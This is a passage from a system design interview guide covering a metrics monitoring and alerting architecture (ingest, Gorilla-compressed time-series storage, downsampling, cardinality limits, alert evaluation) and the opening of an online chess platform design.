
Auth on all read and config endpoints: user tokens with per-team permissions.

6. High-level design



How will metrics be collected from hosts and services?

1. Each host runs an agent that reads system metrics (CPU, memory, disk) and receives application metrics from client libraries.
2. The agent batches samples for 10 seconds, compresses them, and sends them to the ingest gateway (push), or exposes them on a `/metrics` HTTP endpoint for scrapers (pull). See the push vs pull deep dive.
3. The ingest gateway authenticates the tenant, validates, enforces rate and cardinality limits, and writes the batch to Kafka partitioned by series id.



How will metrics be stored?

1. TSDB (time-series database) write nodes consume their Kafka partitions. Each series is owned by one node (plus replicas).
2. A node appends incoming points to a write-ahead log (WAL, an append-only file on disk used to recover after a crash) and to an in-memory “head block” with compressed chunks per series.
3. Every 2 hours, the head block is cut into an immutable block (chunks plus an index from labels to series) and uploaded to object storage like S3.
4. Background compaction merges small blocks into bigger ones and builds downsampled versions.

How will users query metrics for dashboards?

1. The dashboard sends a query such as `sum by (region) (rate(http_requests_total[5m]))` for the last 6 hours.
2. The query engine parses it, uses the label index to find matching series ids, and fetches chunks from the write nodes (recent data) and from object storage (older data), choosing the coarsest resolution that fits the requested step.
3. It decompresses, applies functions (rate, sum, percentile), groups by labels, and returns the result.

How will alerts be defined and delivered?

1. A user creates a rule. Rules are stored in a config DB and assigned to rule evaluator shards by hashing rule id.
2. Every 30 seconds, each evaluator runs its rules as queries against the query engine.
3. If a condition is true, the alert becomes "pending." If it stays true for the `for` duration, it becomes "firing" and is sent to Alertmanager.
4. Alertmanager dedups, groups related alerts, applies silences, and routes notifications to the right channels.

7. Deep dives

Should agents push metrics, or should the system pull them?

The problem: there are two common collection models, and each has trade-offs at scale.

Aspect	Pull (Prometheus scrape)	Push (Datadog agent, StatsD, OTLP)
Who starts the connection	Server scrapes `/metrics` on each target	Agent sends to an endpoint
Health detection	Failed scrape means the target is down (free "up" metric)	Need heartbeats to tell "down" from "quiet"
Short-lived jobs	Can be missed between scrapes	Natural fit
Network / firewalls	Server must reach every target	Targets only need outbound access
Service discovery	Server needs a list of targets (Kubernetes, Consul)	Agents just know one address
Load control	Server controls rate	Clients can flood; need rate limits
Multi-tenant SaaS	Hard (cannot reach customer networks)	Standard

Recommended: support both, but normalize at the edge. For a SaaS product (Datadog-like), push from agents is the main path because we cannot reach into customer networks. Inside a company's own Kubernetes clusters, pull with local Prometheus-style scrapers that then forward ("remote write") to the central system works well. Either way, everything lands in the same Kafka topics.

```
# Local scraper forwarding upstream (Prometheus remote_write style)
scrape_configs:
  - job_name: checkout
    scrape_interval: 10s
    kubernetes_sd_configs: [{role: pod}]
remote_write:
  - url: https://ingest.metrics.example.com/api/v1/push
    queue_config: {max_samples_per_send: 5000, capacity: 100000}
```

How do we store billions of points cheaply? (time-series storage and Gorilla compression)

The problem: 10 million points per second at 16 bytes is 160 MB/s, about 14 TB per day before replication. A general database with one row per point adds even more overhead and cannot keep up.

Option	How	Pros	Cons
Relational DB, one row per point	`INSERT (series, ts, value)`	Familiar	Huge index overhead, slow at this rate
Wide-column store (Cassandra)	Row key = series + day, columns = timestamps	Scales writes	Weak compression, no native rate/percentile
Purpose-built TSDB with per-series compressed chunks	Append to in-memory chunks, compress with Gorilla, flush immutable blocks	~1.4 B/point, fast scans	Must build or adopt (Prometheus TSDB, M3, VictoriaMetrics)

Recommended: a purpose-built TSDB with Gorilla compression. Gorilla is a compression scheme from Facebook built on two observations:

1. Timestamps arrive at regular intervals, so the “delta of deltas” is usually zero. If points come every 10 s, deltas are 10, 10, 10, and the delta-of-delta is 0, which can be stored in a single bit.
2. Consecutive values are often equal or close. XOR the new float with the previous one: if equal, the XOR is 0 (one bit). If close, the XOR has many leading and trailing zeros, so only the middle “meaningful bits” are stored.

```
def encode_timestamps(ts):
    out = [("raw", ts[0])]
    prev, prev_delta = ts[0], 0
    for t in ts[1:]:
        delta = t - prev
        dod = delta - prev_delta          # delta of delta
        if dod == 0:
            out.append(("bit", 0))        # 1 bit
        elif -63 <= dod <= 64:
            out.append(("7bit", dod))     # '10' + 7 bits
        else:
            out.append(("big", dod))      # longer encodings
        prev, prev_delta = t, delta
    return out

def encode_values(vals):
    prev = float_bits(vals[0])
    out = [("raw", prev)]
    for v in vals[1:]:
        x = float_bits(v) ^ prev
        if x == 0:
            out.append(("bit", 0))        # same value: 1 bit
        else:
            lz, tz = leading_zeros(x), trailing_zeros(x)
            out.append(("xor", lz, tz, x >> tz))   # only meaningful bits
        prev = float_bits(v)
    return out
```

In Facebook's data this averaged about 1.37 bytes per point, a 12x saving. Each series keeps a chunk of ~120 points (20 minutes at 10 s) in memory; full chunks are sealed and written into 2-hour blocks.

```
Block (2 hours, immutable, on S3)
+-----------------------------------------------+
| chunks/  series 1: [gorilla bytes][gorilla..] |
|          series 2: [...]                      |
| index    label -> postings (series ids)       |
|          series id -> chunk offsets           |
| meta.json {min_time, max_time, resolution}    |
+-----------------------------------------------+
```

How do we keep years of data without huge cost? (downsampling and retention tiers)

The problem: nobody needs 10-second points from 18 months ago, and a 1-year dashboard over raw data would scan 3 million points per series.

Downsampling means replacing many fine points with fewer coarse ones. Averaging alone loses information (a short spike disappears), so store several aggregates per bucket: min, max, sum, and count. From these, you can rebuild average (sum/count), peaks, and totals.

Tier	Resolution	Retention	Storage	Used for
Hot	10 s raw	15 days	Memory + local SSD + S3	Incidents, last-day dashboards
Warm	1 minute (min/max/sum/count)	90 days	S3	Weekly and monthly trends

Tier	Resolution	Retention	Storage	Used for
Cold	1 hour (min/max/sum/count)	2 years	S3 (infrequent access)	Capacity planning, year-over-year

Recommended: a compactor service that, after blocks age past each boundary, produces downsampled blocks and deletes the finer ones when their retention expires. The query engine picks the tier automatically from the query's step: a step of 1 hour reads hourly blocks.

```
def downsample(points, bucket_s):
    out = {}
    for ts, v in points:
        b = ts - ts % bucket_s
        agg = out.setdefault(b, {"min": v, "max": v, "sum": 0.0, "count": 0})
        agg["min"] = min(agg["min"], v)
        agg["max"] = max(agg["max"], v)
        agg["sum"] += v
        agg["count"] += 1
    return out

def pick_resolution(step_s):
    if step_s >= 3600: return "1h"
    if step_s >= 60:   return "1m"
    return "raw"
```

Counters need care: when you downsample a counter, store the last value of each bucket too (and handle resets when a process restarts and the counter drops to zero), so `rate()` stays correct.

How do we stop cardinality from exploding?

The problem: cardinality is the number of unique series. Every unique label combination is a new series with its own memory, index entries, and chunks. A developer who adds `user_id` or `request_id` as a label turns one metric into millions of series. This is the most common way real monitoring systems fall over: memory spikes on write nodes, the index bloats, and queries slow to a crawl.

```
http_requests_total with labels service(50) x endpoint(200) x status(10)
  = 100,000 series      fine
... add user_id (10 million users)
  = 1,000,000,000,000 potential series   not fine
```

Defense	How	Trade-off
Per-tenant and per-metric series limits	Ingest gateway tracks active series per tenant/metric (with HyperLogLog sketches for cheap counting) and rejects new series beyond the limit with 429	Some data dropped, but the system survives
Label allowlists / denylists	Drop known-bad labels (user_id, request_id, raw URLs) at the agent or gateway	Needs configuration

Defense	How	Trade-off
Relabeling / normalization	Replace `/users/12345` with `/users/:id`	Loses detail, keeps usefulness
Usage visibility	Show teams their top series counts	Social pressure, not enforcement
Send high-cardinality data elsewhere	Use logs or traces for per-request detail	Different tool

Recommended: all of the above, with hard limits enforced at the ingest gateway as the safety net.

```
def admit(tenant, series_id, metric):
    key = f"card:{tenant}:{metric}"
    if not active_series.contains(key, series_id):        # bloom/hash set
        if active_series.estimate(key) >= limits.per_metric(tenant, metric):
            metrics.inc("rejected_new_series", tenant=tenant, metric=metric)
            return False                                   # 429 for this series
        active_series.add(key, series_id)
    return True
```

Existing series keep flowing even when the limit is hit; only new series are rejected. That way a cardinality bomb in one service does not blind every other dashboard.

How do we make dashboard queries fast?

The problem: a query like `sum by (region) (rate(http_requests_total{service="checkout"}[5m]))` over 24 hours might touch thousands of series and millions of points, and 5,000 of these run per second.

The query engine has three main steps:

1. Series lookup: use the inverted index (label value to series ids) to find matching series. For `service="checkout"` and `__name__="http_requests_total"`, intersect two sorted posting lists, like a search engine.
2. Data fetch: read chunks for those series in the time range, from write nodes (last ~2 hours) and object storage (older), using the right resolution tier.
3. Evaluation: decompress and compute functions, then aggregate.

Speed-up	What it does
Query splitting by time	Split a 7-day query into 24-hour pieces, run in parallel, cache each piece
Results cache	Cache finished, older time slices (they never change); only recompute the latest slice
Recording rules	Precompute expensive expressions (e.g. per-service error rate) every minute and store them as new series
Pushdown	Do partial aggregation on storage nodes, send only partial sums to the query frontend
Limits	Max series per query, max points, query timeouts, per-tenant concurrency

```
# Recording rule: precompute once, read cheaply on every dashboard load
- record: service:http_error_ratio:rate5m
  expr: |
    sum by (service) (rate(http_requests_total{status=~"5.."}[5m]))
      / sum by (service) (rate(http_requests_total[5m]))
```

```
 Dashboard --> Query frontend --(split by day, cache hits)--> Queriers
                                                                |
                                    +---------------------------+------+
                                    v                                  v
                          Write nodes (last 2 h)            Store gateway (S3)
                          partial aggregates                partial aggregates
```

How are alert rules evaluated reliably, without duplicate pages, even when parts fail?

The problem: about a million rules run every 30-60 seconds. The evaluator must not miss alerts if a node dies, must not page twice if two evaluators run the same rule, must not flap (fire and resolve repeatedly), and must still work when the thing being monitored (maybe even part of our own infrastructure) is broken.

Option	How	Pros	Cons
Query-based polling	Evaluators run rule queries on a schedule against the query engine	Uses the same query language, simple	Load on query engine; latency = interval
Stream-based evaluation	Evaluate simple threshold rules on the ingest stream (Flink)	Sub-second, no query load	Hard for complex expressions across many series
Hybrid	Stream for simple thresholds on hot metrics, polling for the rest	Best of both	Two systems

Recommended: query-based polling as the main path, with rules sharded across evaluators by consistent hashing on rule id, and each shard run by two replicas for high availability. Duplicates from the two replicas are harmless because Alertmanager dedups.

The alert lifecycle with `for` duration prevents flapping on a single bad sample:

```
  condition false             condition true
[inactive] ----------------> [pending] --- true for 5m ---> [firing]
    ^                           | false                       | false
    +---------------------------+                             v
    +-------------------- resolve notification ---------- [resolved]
```

Alertmanager handles the rest:

- Dedup: alerts are identified by a fingerprint (hash of rule name plus label set). Two evaluator replicas sending the same alert produce one notification. Alertmanager itself runs as a small cluster that gossips its notification log, so a failover does not re-send.
- Grouping: 300 hosts failing for the same reason become one page (“HighLatency, 300 instances, region=us-east-1”), using `group_by` labels and a short `group_wait` .

- Inhibition: if “datacenter down” is firing, suppress the thousands of downstream alerts it causes.
- Silences: users mute alerts for maintenance.
- Repeat interval: re-notify an unacknowledged firing alert every few hours, not every 30 seconds.

```
route:
  group_by: [alertname, service, region]
  group_wait: 30s
  group_interval: 5m
  repeat_interval: 4h
  receiver: default-slack
  routes:
    - matchers: [severity="page"]
      receiver: pagerduty-oncall
inhibit_rules:
  - source_matchers: [alertname="RegionDown"]
    target_matchers: [severity="page"]
    equal: [region]
```


Failure handling for alerting itself:

- Missing data: a rule like `up == 0` or “no data for 10 minutes” (`absent()`) detects silent failures, where a dead host stops sending anything.
- Meta-monitoring: a separate, minimal monitoring stack (in another region or provider) watches the main one, and a “dead man’s switch” alert that always fires must keep arriving at PagerDuty; if it stops, PagerDuty pages us because the alert pipeline itself is broken.
- Isolation: the alerting path has reserved query capacity so a dashboard storm during an incident cannot starve alert evaluation.

Failure handling for ingest and storage, so alerts have data to evaluate:


- Ingest gateway dies: stateless; agents retry to another instance. Agents buffer points locally (for a few minutes) when the gateway is unreachable.
- Kafka buffers: if write nodes fall behind or restart, Kafka holds the data (retain 24 hours) and nodes catch up.
- Write node dies: each series is replicated to 3 nodes (replication factor 3). Queries read from any healthy replica and dedup samples by timestamp. A replacement node replays its WAL or its Kafka partitions to rebuild the head block.
- Object storage outage: recent data is still served from write nodes; older queries fail or return partial results with a warning.
- Region outage: run independent monitoring stacks per region; global views federate across them.

8. Final architecture



Component	Job	Technology example
Agent / scraper	Collect, batch, buffer, forward	Datadog agent, Prometheus, OpenTelemetry Collector
Ingest gateway	Auth, limits, relabel	Custom service, Cortex/Mimir distributor
Buffer	Decouple ingest from storage	Kafka
TSDB write nodes	WAL, in-memory compressed head, block cuts	Prometheus TSDB, Mimir ingester, M3DB, VictoriaMetrics
Long-term storage	Immutable blocks, cheap	S3 / GCS
Compactor	Merge blocks, downsample, delete expired	Thanos/Mimir compactor
Query engine	PromQL-style evaluation, caching	Thanos Query, Mimir query frontend
Rule evaluator	Alert and recording rules	Prometheus ruler, Mimir ruler
Alertmanager	Dedup, group, route, silence	Prometheus Alertmanager, PagerDuty
Config DB	Rules, dashboards, silences	Postgres

Deployment map (AWS)



Agents push through the ingest gateway at the edge into Kafka, the write nodes, query frontend, rule evaluators and Alertmanager run in the service subnet, and only Alertmanager reaches out to the paging providers.

9. Common mistakes and interviewer follow-ups

- Storing each point as a row in a general-purpose database. It cannot keep up with 10 million writes per second and costs 10x more. Say: purpose-built TSDB with per-series Gorilla-compressed chunks.
- Ignoring cardinality. One bad label can take down the whole cluster. Say: per-tenant and per-metric series limits at ingest, label denylists, and relabeling.
- Downsampling with averages only. Spikes vanish and alerts on old data mislead. Say: keep min, max, sum, and count per bucket.
- Paging on a single sample. Noise and flapping burn out on-call. Say: `for` duration, grouping, inhibition, and repeat intervals.
- Running alerting on the same capacity as dashboards. An incident creates a dashboard stampede that delays alerts. Say: reserved capacity or separate query paths for rule evaluation.
- Forgetting “who monitors the monitor.” Say: meta-monitoring in another region plus a dead man’s switch.

- Not handling missing data. A dead host sends nothing, so threshold rules never fire. Say: `up == 0` and `absent()` style rules.
- Follow-up: “Push or pull?” Answer: pull is great inside your own network for health detection and control; push is necessary for SaaS and short-lived jobs; support both and converge at the gateway.

10. One-page cheat sheet

Topic	Key point
Scale	100M series, 10s interval, 10M points/s, ~33k alert queries/s
Latency	Queryable in 10 s, dashboards p99 < 1 s, alerts within 1 min
CAP	AP: prefer availability; losing seconds OK, hours not OK
Collection	Push for SaaS and short jobs, pull for in-cluster; converge at gateway
Buffer	Kafka partitioned by series id
Storage	WAL + in-memory head, 2 h immutable blocks to S3
Compression	Gorilla: delta-of-delta timestamps, XOR floats, ~1.4 B/point
Retention	Raw 15 d, 1 min 90 d, 1 h 2 y; store min/max/sum/count
Cardinality	Per-tenant/metric series limits, label denylist, relabel
Queries	Label inverted index, split by time, results cache, recording rules
Alerting	Sharded evaluators x2, pending -> firing with `for`, Alertmanager dedup/group/inhibit
Reliability	RF=3 write nodes, agent buffering, meta-monitoring, dead man’s switch

Sources

- Hello Interview: Metrics Monitoring breakdown
- Gorilla: A Fast, Scalable, In-Memory Time Series Database (Facebook, VLDB 2015)
- Prometheus docs: Storage
- Prometheus docs: Alertmanager
- Grafana Mimir architecture
- Thanos: Downsampling and compaction
- Datadog blog: Pull vs push metrics collection

30. Online Chess (Hard)

> An online chess platform like Chess.com or Lichess lets two players anywhere in the world find an opponent of similar skill, play a game in real time with a ticking clock, and review the game afterward. Moves must show up on the other player's screen almost instantly, the server must be the referee (no illegal moves, no cheating the clock), and a dropped connection must not lose the game. The interviewer is really testing real-time communication with WebSockets, keeping each game's state on one authoritative server, rating-based matchmaking, careful time handling, durable game storage, and at least an outline of cheat detection.

1. Functional requirements

Core (must have):

1. Players can request a game with a time control (for example 5+3: 5 minutes each plus 3 seconds added per move) and get matched with an opponent of similar rating.
2. Players can make moves in real time; the opponent sees each move within a fraction of a second.
3. The server validates every move and enforces chess rules, including check, checkmate, stalemate, and draws.
4. The server runs each player's clock; a player who runs out of time loses.
5. Players can resign, offer a draw, and reconnect to an in-progress game after a disconnect.
6. Finished games are stored and can be replayed move by move; ratings are updated after each game.

Below the line (out of scope, and why):

- Spectators and live broadcast of top games. Same fan-out idea as live comments; we mention it briefly.
- Chat between players. A small add-on.
- Puzzles, lessons, and engine analysis UI. Separate products.
- Tournaments. Built on matchmaking plus scheduling.

2. Non-functional requirements

1. Move latency: p99 under 200 ms from one player's move to the opponent's screen within the same region; under 300 ms cross-continent.
2. Correctness: the server is authoritative. No illegal move is ever accepted, and clocks are enforced fairly regardless of client tricks.
3. Consistency: strong consistency within a game (both players see the same sequence of moves, in the same order). Each game has a single writer, its game server. CAP choice: for a single game we choose consistency; if the game server is unreachable, the game pauses or recovers rather than letting two servers diverge. The rest of the platform (profiles, history) can be eventually consistent and highly available.
4. Durability: an in-progress game survives a game server crash with no lost moves.
5. Matchmaking: most players matched within 5 seconds at popular ratings and time controls.
6. Scale: 10 million daily active users, 1 million concurrent games at peak.

7. Availability: 99.95% for starting and playing games.

3. Back-of-the-envelope estimates

Assumption	Number
Daily active users	10 million
Games per user per day	5
Peak concurrent games	1 million (2 million connected players)
Average moves per game	80 half-moves (40 each)
Average game length	10 minutes
Move message size	~100 bytes
Stored game size (PGN text + metadata)	~2 KB

```
Games per day
  10e6 users * 5 / 2 players          = 25 million games/day

Moves
  Peak moves/s = 1e6 games * 80 / 600 s = ~133,000 moves/s
  Each move: in from mover + out to opponent (+ spectators)
  Messages/s ~ 2 * 133k                 = ~270,000 msgs/s

WebSocket connections
  2 million concurrent; at ~50k connections per server = ~40 servers
  (plan ~100 for headroom and per-region spread)

Storage
  25e6 games * 2 KB                     = 50 GB/day
  per year                              = ~18 TB/year

Bandwidth
  270k msgs/s * 100 B                   = ~27 MB/s  (small)
```

The data volume is small. The hard parts are latency, keeping state for each game in exactly one place, and handling time fairly.

4. Core entities

- Player: a user. Fields: player_id, username, ratings per time control (bullet, blitz, rapid), rating deviation.
- Game: one match. Fields: game_id, white_id, black_id, time_control, status (active, finished), result, termination reason, created_at.
- Move: one half-move. Fields: game_id, ply (move number in half-moves), uci (like `e2e4`), san (like `e4`), clock_ms_after, server_ts.
- Clock state: remaining time for each side plus whose turn and when that turn started.
- Match request (seek): a player waiting for an opponent. Fields: player_id, rating, time_control, enqueued_at.
- Rating history: rating before and after each game.

```sql
CREATE TABLE games (
  game_id       UUID PRIMARY KEY,
  white_id      BIGINT NOT NULL,
  black_id      BIGINT NOT NULL,
  time_control  TEXT NOT NULL,        -- '300+3'
  status        TEXT NOT NULL,        -- 'active', 'finished'
